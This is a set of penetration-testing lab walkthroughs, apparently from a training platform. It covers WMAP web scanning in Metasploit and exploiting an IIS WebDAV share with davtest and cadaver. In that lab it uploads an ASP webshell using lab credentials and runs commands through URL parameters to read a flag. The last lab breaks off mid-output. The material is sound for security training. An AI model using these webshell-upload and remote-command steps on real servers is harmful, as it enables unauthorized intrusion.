

Step 1: Open the lab link to access the Kali GUI instance

Step 2: Identify the target IP address

To begin with you will need to identify the target system's IP address, this can be done by running the following command:

Command:

`ifconfig`

As shown in the following screenshot, locate the IP address associated with the eth1 interface, the target IP address is the next IP within the subnet.

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.1.5 netmask 255.255.255.0 broadcast 10.1.1.255
    ether 02:42:0a:01:01:05 txqueuelen 0 (Ethernet)
    RX packets 155 bytes 15323 (14.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 131 bytes 315914 (308.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.157.89.2 netmask 255.255.255.0 broadcast 192.157.89.255
    ether 02:42:c0:9d:59:02 txqueuelen 0 (Ethernet)
    RX packets 13 bytes 1306 (1.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

In this case the Kali Linux IP is 192.157.89.2 so the target IP will be 192.157.89.3.

Note: Your target IP address will be different, so make sure to substitute the IP shown in the commands below with the one in your lab.

Step 3: Web app vulnerability scanning with WMAP

Before we can begin, we will need to startup the Metasploit Framework console (msfconsole), this can be done by running the following command:

Command:

`msfconsole`

To begin with, we will need to load the WMAP extension, this can be done by running the following command:

Command:

`load wmap`

```
msf5 > load wmap

[WMAP 1.5.1] === et [ ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf5 > █
```

We can now add the WMAP site by running the following command:

Command:

```
wmap_sites -a 192.157.89.3
```

We will also need to add the target IP address as a target site, this can be done by running the following command:

Command:

```
wmap_targets -t http://192.157.89.3
```

As shown in the following screenshot, you can view the available sites by running the following command:

Command:

```
wmap_sites -l
```

```
msf5 > wmap_sites -l
[*] Available sites
=====
```

Id	Host	Vhost	Port	Proto	# Pages	# Forms
0	192.157.89.3	192.157.89.3	80	http	0	0

```
msf5 > █
```

You can also view the list of defined targets, this can be done by running the following command:

Command:

```
wmap_targets -l
```

```
msf5 > wmap_targets -l
```

```
[*] Defined targets
```

```
=====
```

Id	Vhost	Host	Port	SSL	Path
--	-----	----	----	---	----
0	192.157.89.3	192.157.89.3	80	false	/

```
msf5 > █
```

We can begin performing the web app vulnerability scan by running the following command:

Command:

wmap_run -t

As shown in the following screenshots, this will begin testing the target and will display a list of available modules that can be run against the target web server.

```
msf5 > wmap_run -t
```

```
[*] Testing target:
```

```
[*] Site: 192.157.89.3 (192.157.89.3)
```

```
[*] Port: 80 SSL: false
```

```
=====
```

```
[*] Testing started. 2021-11-15 23:13:50 +0000
```

```
[*] Loading wmap modules...
```

```
█
```

```
[*] 39 wmap enabled modules loaded.
[*]
=[ SSL testing ]=
=====
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
=====
[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[*] Module auxiliary/scanner/http/frontpage_login
[*] Module auxiliary/scanner/http/host_header_injection
[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/robots_txt
[*] Module auxiliary/scanner/http/scrapper
[*] Module auxiliary/scanner/http/svn_scanner
[*] Module auxiliary/scanner/http/trace
[*] Module auxiliary/scanner/http/vhost_scanner
[*] Module auxiliary/scanner/http/webdav_internal_ip
[*] Module auxiliary/scanner/http/webdav_scanner
[*] Module auxiliary/scanner/http/webdav_website_content
[*]
```

Now that we have been able to identify what modules can be run against the target web server, we can perform a web app vulnerability scan on the target by running the following command:

Command:

wmap_run -e

As shown in the following screenshot, this will run all enabled modules against the target web server and will display the results of the modules.

```

msf5 > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]   Site: 192.157.89.3 (192.157.89.3)
[*]   Port: 80 SSL: false
=====
[*] Testing started. 2021-11-15 23:16:50 +0000
[*]
=[ SSL testing ]=
=====
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
=====
[*] Module auxiliary/scanner/http/http_version

[+] 192.157.89.3:80 Apache/2.4.18 (Ubuntu)
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Attempting to connect to 192.157.89.3:80
[+] No File(s) found
[*] Module auxiliary/scanner/http/drupal_views_user_enum

```


Take a few minutes to analyze the results produced by WMAP to identify misconfigurations and vulnerabilities on the web server that can be exploited.

Conclusion

In this lab, we explored the process of performing web app vulnerability scanning with WMAP.

LAB- Windows: IIS Server DAVTest

Step 1: Open the lab link to access the Kali machine.



Step 2: Run a Nmap scan against the target.

Command:

```
nmap demo.ine.local
```

```
(root@INE)-[~]
# nmap demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 09:36 IST
Nmap scan report for demo.ine.local (10.0.31.40)
Host is up (0.0027s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3306/tcp   open  mysql
3389/tcp   open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 1.44 seconds

(root@INE)-[~]
#
```

Step 3: We have discovered that multiple ports are open. We will be focusing on port 80 where the IIS server is running.

Running http-enum nmap script to discover interesting directories.

Command:

```
nmap --script http-enum -sV -p 80 demo.ine.local
```

```

(root@INE)-[~]
# nmap --script http-enum -sV -p 80 demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 09:37 IST
Nmap scan report for demo.ine.local (10.0.31.40)
Host is up (0.0026s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 10.0
| http-enum:
|_ /webdav/: Potentially interesting folder (401 Unauthorized)
|_ http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.57 seconds

(root@INE)-[~]
# █

```

We have found the webdav directory also received 401 error i.e Unauthorized.

Step 4: Running davtest tool.

Command:

`davtest -url http://demo.ine.local/webdav`

```

(root@INE)-[~]
# davtest -url http://demo.ine.local/webdav
*****
Testing DAV connection
OPEN          FAIL:   http://demo.ine.local/webdav    Unauthorized. Basic realm="demo.ine.local"

(root@INE)-[~]
# █

```

We can notice, /webdav path is secured with basic authentication. We have the credentials access the /webdav path using the provided credentials i.e bob:password_123321.

Command:

`davtest -auth bob:password_123321 -url http://demo.ine.local/webdav`

```

(root@INE)-[~]
# davtest -auth bob:password_123321 -url http://demo.ine.local/webdav
*****
Testing DAV connection
OPEN SUCCEEDED: http://demo.ine.local/webdav
*****
NOTE Random string for this session: Aq0e5dckMtF
*****
Creating directory
MKCOL SUCCEEDED: Created http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF
*****
Sending test files
PUT txt SUCCEEDED: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.txt
PUT pl SUCCEEDED: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.pl
PUT html SUCCEEDED: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.html
PUT jsp SUCCEEDED: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.jsp
PUT php SUCCEEDED: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.php
PUT cgi SUCCEEDED: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.cgi
PUT jhtml SUCCEEDED: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.jhtml
PUT shtml SUCCEEDED: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.shtml
PUT cfm SUCCEEDED: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.cfm
PUT asp SUCCEEDED: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.asp
PUT aspx SUCCEEDED: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.aspx
*****
Checking for test file execution
EXEC txt SUCCEEDED: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.txt
EXEC txt FAIL
EXEC pl FAIL
EXEC html SUCCEEDED: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.html
EXEC html FAIL
EXEC jsp FAIL
EXEC php FAIL
EXEC cgi FAIL
EXEC pl FAIL
EXEC html SUCCEEDED: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.html
EXEC html FAIL
EXEC jsp FAIL
EXEC php FAIL
EXEC cgi FAIL
EXEC jhtml FAIL
EXEC shtml FAIL
EXEC cfm FAIL
EXEC asp SUCCEEDED: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.asp
EXEC asp FAIL
EXEC aspx FAIL
*****
/usr/bin/davtest Summary:
Created: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.txt
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.pl
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.html
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.jsp
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.php
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.cgi
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.jhtml
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.shtml
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.cfm
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.asp
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.aspx
Executes: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.txt
Executes: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.html
Executes: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.asp

```

```

(root@INE)-[~]
#

```

We can notice, we have uploaded almost all the important file types to the /webdav directory. Also, we can execute three types of files. i.e asp, text, and html.

Step 5: Upload a .asp backdoor on the target machine to /webdav directory using cadaver utility.

The .asp backdoor present in “/usr/share/webshells/asp/” directory. i.e /usr/share/webshells/asp/webshell.asp

Command:

cadaver http://demo.ine.local/webdav

Enter credentials: bob:password_123321

```
(root@INE)-[~]
# cadaver http://demo.ine.local/webdav
Authentication required for demo.ine.local on server `demo.ine.local':
Username: bob
Password:
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
Coll:  DavTestDir_Aq0e5dckMtF      0  Jul 10 09:39
      AttackDefense.txt           13  Jan  2 2021
      web.config                   168 Jan  2 2021
dav:/webdav/> █
```

We can interact with the webdav directory using the cadaver tool.

Step 6: Uploading asp backdoor to the IIS web server in webdav directory.

Commands:

put /usr/share/webshells/asp/webshell.asp

ls


```
dav:/webdav/> put /usr/share/webshells/asp/webshell.asp
Uploading /usr/share/webshells/asp/webshell.asp to `/webdav/webshell.asp':
Progress: [=====] 100.0% of 1362 bytes succeeded.
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
Coll:  DavTestDir_Aq0e5dckMtF      0  Jul 10 09:39
      AttackDefense.txt           13  Jan  2 2021
      web.config                   168 Jan  2 2021
      webshell.asp                 1362 Jul 10 09:42
dav:/webdav/> █
```

We have successfully uploaded the backdoor.


Step 7: Access the backdoor using the firefox browser.

URL: http://demo.ine.local/webdav

Enter credentials: bob:password_123321



We can enter Windows commands in the text-box input field.
URL: <http://demo.ine.local/webdav/webshell.asp>



We can also input the command inside the URL query string parameter.
URL: <http://demo.ine.local/webdav/webshell.asp?cmd=whoami>

← → ↻ 🏠 demo.ine.local/webdav/webshell.asp?cmd=whoami

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

whoami

\\DOTNETGOAT\bobdemo.ine.local

The server's port:
80

The server's software:
Microsoft-IIS/10.0

The server's local address:
10.0.31.40 iis apppool\defaultapppool

We are running as an IIS apppool.

Step 8: Read the flag.

Check the content of the C:\ drive.

URL: <http://demo.ine.local/webdav/webshell.asp?cmd=dir+C%3A%5C>

← → ↻ 🏠 demo.ine.local/webdav/webshell.asp?cmd=dir+C%3A\

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

\\DOTNETGOAT\bobdemo.ine.local

The server's port:
80

The server's software:
Microsoft-IIS/10.0

The server's local address:
10.0.31.40 Volume in drive C has no label.
Volume Serial Number is 9E32-0E96

Directory of C:\


11/14/2018 06:56 AM

	EFI	
01/02/2021 01:01 PM	32	flag.txt
10/27/2020 06:45 AM		
	inetpub	
05/13/2020 05:58 PM		
	PerfLogs	
10/27/2020 02:18 PM		
	Program Files	
10/27/2020 02:18 PM		
	Program Files (x86)	
10/27/2020 02:21 PM		

We can notice, there is a flag.txt file present in the C:\ drive. Reading it.

URL: [http://demo.ine.local/webdav/webshell.asp?](http://demo.ine.local/webdav/webshell.asp?cmd=type+C%3A%5Cflag.txt)

[cmd=type+C%3A%5Cflag.txt](http://demo.ine.local/webdav/webshell.asp?cmd=type+C%3A%5Cflag.txt)



This reveals the flag to us.

Flag: 0cc175b9c0f1b6a831c399e269772661

Conclusion


In this lab, we saw how a WebDAV service can be exploited using tools such as Davtest and Cadaver.

References

1. [DAVTest](#)
2. [Cadaver](#)

LAB - Windows: IIS Server: WebDav Metasploit

Step 1: Open the lab link to access the Kali machine.



Step 2: Run a Nmap scan against the target.

Command:

```
nmap demo.ine.local
```

```
root@INE: ~  
File Actions Edit View Help  
(root@INE)-[~]  
# nmap demo.ine.local  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 12:23 IST  
Nmap scan report for demo.ine.local (10.0.28.105)  
Host is up (0.0034s latency).  
Not shown: 994 closed tcp ports (reset)  
PORT      STATE SERVICE  
80/tcp    open  http  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
3306/tcp  open  mysql  
3389/tcp  open  ms-wbt-server  
  
Nmap done: 1 IP address (1 host up) scanned in 1.44 seconds  
  
(root@INE)-[~]  
#
```

Step 3: We have discovered that multiple ports are open. We will be focusing on port 80 where the IIS server is running.

Running http-enum nmap script to discover interesting directories.

Command:

`nmap --script http-enum -sV -p 80 demo.ine.local`

```
(root@INE)-[~]
# nmap --script http-enum -sV -p 80 demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 12:25 IST
Nmap scan report for demo.ine.local (10.0.28.105)
Host is up (0.0027s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-enum:
|_ /webdav/: Potentially interesting folder (401 Unauthorized)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.58 seconds

(root@INE)-[~]
#
```

We have found the webdav directory also received 401 error i.e Unauthorized.

Note: If http-enum script would take longer than expected then run dirb tool to find webdav directory.

Command: `dirb demo.ine.local`

Step 4: Running davtest tool.

Command:

`davtest -url http://demo.ine.local/webdav`

```
(root@INE)-[~]
# davtest -url http://demo.ine.local/webdav
*****
Testing DAV connection
OPEN          FAIL: http://demo.ine.local/webdav    Unauthorized. Basic realm="demo.ine.local"

(root@INE)-[~]
#
```

We can notice, /webdav path is secured with basic authentication. We have the credentials access the /webdav path using the provided credentials i.e bob:password_12332.

Command:

`davtest -auth bob:password_123321 -url http://demo.ine.local/webdav`

```

(root@INE)-[~]
# davtest -auth bob:password_123321 -url http://demo.ine.local/webdav
*****
Testing DAV connection
OPEN          SUCCEED:          http://demo.ine.local/webdav
*****
NOTE   Random string for this session: JIP03NgL9rKBLqB
*****
Creating directory
MKCOL        SUCCEED:          Created http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB
*****
Sending test files
PUT   cgi    SUCCEED:          http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.cgi
PUT   php    SUCCEED:          http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.php
PUT   txt    SUCCEED:          http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.txt
